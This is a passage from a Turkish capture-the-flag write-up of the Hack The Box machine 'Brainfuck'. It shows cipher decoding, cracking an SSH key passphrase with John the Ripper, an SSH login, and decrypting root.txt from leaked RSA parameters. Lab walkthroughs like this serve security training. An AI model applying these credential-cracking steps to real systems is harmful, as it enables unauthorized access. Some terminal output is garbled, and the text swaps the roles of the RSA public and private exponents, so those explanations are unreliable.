
☒ Add this password to your keyring

Cancel



OK




Mail’de açık bir şekilde belirttiği gibi bu credentials’lar secret forum için. Login olalım.



2 yeni post ile karşılaştık içeriklerini kontrol ettiğimizde Key postu encrypted text’ler varken diğerinde unencrypted text’ler görüyoruz.



Biraz daha yakından baktığımızda her iki post'ta aynı pattern'e sahip text'ler ile karşılaşyoruz.



Cryptography bence bir sanattır. Biraz iddaalı bir söz gibi durabilir ancak reversing ve pwn alanlarıyla ilgiliyseniz bu alan hakkında bir takım bilgilere sahip olmak zorundasınız. Böyle bir pattern gördüğümde aklıma ilk gelen One-Time Pad encryption. Decrypt edelim.

The screenshot shows a web browser window with the URL `rumkin.com/tools/cipher/otp.php`. The page title is "One Time Pad". Below the title, there is a breadcrumb trail: "Rumkin.com >> Web-Based Tools >> Ciphers and Codes". A search bar is visible on the right. The main content area contains a paragraph explaining the one-time pad cipher, followed by instructions for the implementation. Below the text, there is a "Decrypt" button and two input fields. The first field, labeled "Your message:", contains the text "PieagnmJkoiejgnbwzwxmlegwenn". The second field, labeled "The pad:", contains the text "QrestisHackingforfunandprofit". Below these fields, there is a button labeled "BrainfuCkmybrainfuckmybrainfu".

Elimizdeki bu key encrypted text'leri decrypt etmek için gerekli olan key gibi duruyor. Ancak öncelikle encrypted text'lerin ne ile şifrelendiğini anlamalıyız.

<https://www.boxentriq.com/code-breaking/cipher-identifier>

sitesine random encrypted textlerden birini verdiğimizde bir fikrimiz olacaktır.


## Beaufort Cipher (click to read more)

### Votes

- [Beaufort Cipher](#) (42 votes)
- [Vigenere Cipher](#) (30 votes)
- [Unknown Cipher](#) (20 votes)
- [Beaufort Autokey Cipher](#) (7 votes)
- [Monoalphabetic Substitution Cipher](#) (1 votes)

For further text analysis and statistics, [click here](#).

Beaufort abimize oldum olası aşına olamamışımdır. Vigenere'yi severim ama :D. Bu kısımda birazcık zorluk çektim. Hep sorarım kendime neden direk key'i vermezsinde neden output'un bir kısmı key olur. CTF'lerde anlamsız bulduğum kısım hep bu olmuştur. Brute-force mantalitesi ctf-player'larına eziyet etmekten başka bir şey değildir.



**Vigenere Ciphers**

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

Search:

A 16<sup>th</sup> century French diplomat, Blaise de Vigenere, created a very simple cipher that is moderately difficult for any unintended parties to decipher. It is somewhat like a variable [Caesar](#) cipher, but the N changed with every letter. You would "encode" your message with a passphrase, and the letters of your passphrase would determine how each letter in the message would be encrypted.

This is the exact opposite of a "Variant Beaufort." To do the variant, just "decode" your plain text to get the cipher text and "encode" the cipher text to get the plain text again.

If you wanted even more security, you can use two passphrases to create a [keyed Vigenere cipher](#), just like the one that stumped cryptologists for years. Again, a pretty simple trick, but it can ensure that your message is even harder to crack.

Recently, a judge created his own "[Smithy Code](#)" in a legal document, but some errors were made. You can see what people consider to be the [correct code](#) with the fixes in upper case.

Decrypt


Passphrase:

Your message:

This is your encoded or decoded text:

Tüm textleri decode ettim ancak önemli olan kısım burası id\_rsa yani ssh-private-key dosyasının linki. Decrypt edilen textlerde şifrenin unutulduğu ve brute-force ile kırılabilirdiği konusunda hint verilmiş.

Can dostum güzel insan john yada daha hızlı sonuçlar almak için hashcat kullanılabilir. John kullanarak decrypt edelim.



```
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck/hashe# /opt/JohnTheRipper/run/ssh2john.py ../id_rsa > test.hash
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck/hashe# john test.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia! (../id_rsa)
lg 0:00:00:13 DONE (2019-11-17 07:22) 0.07570g/s 1085Kp/s 1085Kc/s 1085KC/s *7;Vamos!
Session completed
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck/hashe#
```



Ssh private key şifresinide elde ettikten sonra artık box'a ssh ile bağlantı atabiliriz.

```
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck# ssh -i ../id_rsa orestis@10.10.10.7
Enter passphrase for key '../id_rsa': 
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com        username: orestis
 * Management:    https://landscape.canonical.com word: kIEnnfEKJ#9UmdO
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail. brainfuck
Last login: Wed May 3 19:46:00 2017 from 10.16.11.4
orestis@brainfuck:~$ ls -la
total 60
drwxr-xr-x 7 orestis orestis 4096 Apr 29 2017 .
drwxr-xr-x 3 root   root     4096 Apr 13 2017 ..
-rw----- 1 root   root      1 Dec 24 2017 .bash_history
-rw-r--r-- 1 orestis orestis 220 Apr 13 2017 .bash_logout
-rw-r--r-- 1 orestis orestis 3771 Apr 13 2017 .bashrc
drwx----- 2 orestis orestis 4096 Apr 29 2017 .cache
drwxr-xr-x 3 root   root     4096 Apr 17 2017 .composer
-rw----- 1 orestis orestis 619 Apr 29 2017 debug.txt
-rw-rw-r-- 1 orestis orestis 580 Apr 29 2017 encrypt.sage
drwx----- 3 orestis orestis 4096 Apr 29 2017 mail
-rw----- 1 orestis orestis 329 Apr 29 2017 output.txt
-rw-r--r-- 1 orestis orestis 655 Apr 13 2017 .profile
drwx----- 8 orestis orestis 4096 Apr 29 2017 .sage
drwx----- 2 orestis orestis 4096 Apr 17 2017 .ssh
-r----- 1 orestis orestis 33 Apr 29 2017 user.txt
orestis@brainfuck:~$ cat m.txt
| | <blank> | sPSBAQpNTFe4/kWGG9.j6Aia.Hw.VBs580 | admin | orestis@brainfuck.htb | 0
| 2 | <blank> | sPSB0YBeOPBWfZFO7HgARwIAJogW8afZe0 | administrator | <blank> | 0
| administrator | 2017-04-17 18:07:32 | <blank>
```

User.txt'i elde ettik home dizinine baktığımızda debug.txt, output.txt ve encrypt.sage bizi karşılıyor.

```

orestis@brainfuck:~$ cat debug.txt
7493062577646506281962992147553524167446082679278552088138715834326527417000928250488494103985293310916319365183030330831256558044566928484722553516652
0307
702085452778756673545885838155545264832284500826661290684484793707033348037396328414664907425227875369689724589843324592977559109177427465202137414317
4079
3080020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927824263132555231376105323238137144836394
342575368306627682863779200108418503468372380155714647550746693731104118703317069745734989121266414098218556785818044676088241775089762547593192109559
77053997
orestis@brainfuck:~$
orestis@brainfuck:~$
orestis@brainfuck:~$
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 44641914821074071930297815898517467005934707704171180464892001839630524695612733715093608114410640528413484585139254108086265238
684086976862243803869080347255027804246302981602877737814121702333671054544951297395059175505373579679977336904408367391103503060558114497755286577139
557877515514288930832915182
orestis@brainfuck:~$
orestis@brainfuck:~$ ncuff.nmap
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024
password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$

```

P, q, n, e ? Bildiğin rsa encryption bu. Prodaft'ta staj yaptığım dönemde basit bir script geliştirmiştim rsa encrypt-decrypt ile ilgili direk anılarım canlandı scripti görünce.

Elimizde neler var diye baktığımızda script herşeyi gösteriyor aslında.

Encryption için kullanılan p,q değerleri seçilen asal sayılarımız.

n değerimiz ise bu iki asal sayının çarpımı.

$(p-1)*(q-1) = \phi(n)$  bu durumda phi değerimiz oluyor.

e yani private key'imiz.

c ise cipher-text'imiz oluyor.

m ise clear-text'imiz yani root.txt içeriği.

Scriptten'de anlayacağımız üzere output.txt cipher-text'imiz.

Debug.txt'de ise sırası ile p, q ve e değerlerimiz var.

Elimizde herşey mevcut sıra geldi decryption işlemine bunu manuel olarakta sagemath'i indirerek yada gmpy2'yi indirerek yapabiliriz ancak işin kolayına kaçarak çok güzel bir tool ile root.txt'i decrypt edip yazıyı sonlandıralım.

<https://github.com/adeptex/rsatool>

aracını github'tan indirip kuruyoruz ve yapmamız gereken tek şey parametleri copy-paste ile vermek.

```
root@kali: ~/HACKTHEBOX/osp/insane/brainfuck# rsatool -t inverse -e 30802007917952508422792869021689193927485016332713622527025219105154254472344627284947779726280995431947454292782426313255523137610532
323813714483639434257536830062768286377920010841850346837238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997 -p 749302577646506281962992
1475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307 -q 70208545277875667354588583815554526483228450082666129068448479370703
33480373963284146649074252278753696897245898433245929775591091774274652021374143174079 -c 446419148210740719302978145898517467005934707704171180464892001839630524695612733715093608114410640528413484585
13925410808626523868408697686224380386980834725502780424630298160287737814121702333671054544951297395059175505373579679977336904408367391103503605581144977552865771395578778515514288930832915182
p = 7493025776465062819629921475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307
q = 702085452778756673545885838155545264832284500826661290684484793707033480373963284146649074252278753696897245898433245929775591091774274652021374143174079
n = 52607443949523842401177870334000052938570714097986538590264096504096600841957706117820613287390444151196492387947344776676080130994871551207719880037860086446691854395289816429947329561554338790
979641546084914984838386557139750895219082205272585298719645694002192699681821689798204982179871780474589522253
d = 87386194345054242026952433931188752982483791680518349571160587159978422697829589624135727770919760163726737095730026273557679458891077938400356544917133668554739877161801869664740465726670553685912
5227436228202269747809884438885837599321762997276849457397006548009824608365446626232570922018165610149151977
m = 2460405202940136040900296853784287079059245867880966944246662849341507003750
Gefc1a5dbb8904751ce566a305bb8ef
root@kali: ~/HACKTHEBOX/osp/insane/brainfuck#
```

output'taki d değerimiz public-key'imiz !